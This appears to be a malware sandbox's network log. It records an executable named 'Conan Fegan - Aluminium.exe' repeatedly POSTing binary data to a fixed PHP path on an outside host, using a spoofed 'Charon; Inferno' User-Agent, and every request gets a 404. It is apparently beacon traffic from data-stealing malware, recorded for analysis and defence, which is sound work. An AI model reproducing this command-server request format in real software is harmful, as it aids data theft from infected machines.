Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:17.407438040 CET	1549	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:18.107852936 CET	1550	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:17 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49759	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:18.738996983 CET	1551	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:19.442205906 CET	1551	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:19 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49760	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:20.041934967 CET	1566	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:20.749983072 CET	1575	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:20 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49763	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:21.333542109 CET	1576	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:22.060681105 CET	1576	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:21 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49764	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:22.669300079 CET	1577	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:23.380831003 CET	1578	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:23 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49765	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:24.013552904 CET	1578	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:24.744710922 CET	1579	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:24 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49766	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:25.353621006 CET	1580	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:26.056929111 CET	1581	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:25 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49767	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:26.968743086 CET	1581	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:27.672360897 CET	1582	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:27 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49768	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:28.278127909 CET	1583	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:28.982165098 CET	1584	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:28 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49749	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:04.676480055 CET	1448	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:05.396814108 CET	1448	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:05 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49769	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:29.579658985 CET	1584	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:30.280127048 CET	1585	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:30 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49770	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:30.894737959 CET	1586	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:31.604202986 CET	1586	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:31 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49771	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:32.184418917 CET	1587	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:32.894319057 CET	1588	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:32 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49772	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:33.518151999 CET	1589	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:34.233598948 CET	1589	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:34 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49773	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:34.813981056 CET	1590	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:35.516104937 CET	1591	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:35 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49774	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:36.095386982 CET	1592	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:36.808944941 CET	1653	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:36 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49777	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:37.374891996 CET	1681	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:38.080215931 CET	1774	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:37 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49781	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:38.688700914 CET	1837	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:39.392492056 CET	1912	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49784	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:39.984081984 CET	2001	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:40.691271067 CET	2188	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:40 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49788	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:41.300879002 CET	2227	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:42.004107952 CET	2418	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:41 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49750	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:06.053559065 CET	1449	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:06.769673109 CET	1538	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:06 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49790	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:42.586766958 CET	2468	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:43.288108110 CET	2500	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:43 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49792	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:43.872009993 CET	2501	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:44.576299906 CET	2502	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:44 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49793	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:45.134991884 CET	2503	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:45.838083982 CET	2504	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:45 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49794	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:46.448703051 CET	2505	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:47.172113895 CET	2505	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:47 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49795	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:47.761298895 CET	2506	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:48.467871904 CET	2507	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:48 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49796	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:49.047257900 CET	2508	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:49.748456955 CET	2508	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:49 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49797	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:50.324886084 CET	2509	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:51.031461954 CET	2510	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:50 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49798	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:51.622675896 CET	2511	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:52.330063105 CET	2511	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:52 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49799	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:52.940188885 CET	2512	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:53.654052973 CET	2513	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:53 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49800	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:54.217315912 CET	2528	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:54.922338009 CET	2570	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:54 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49751	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:07.581440926 CET	1539	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:08.297547102 CET	1539	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:08 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49804	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:55.493777990 CET	2576	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
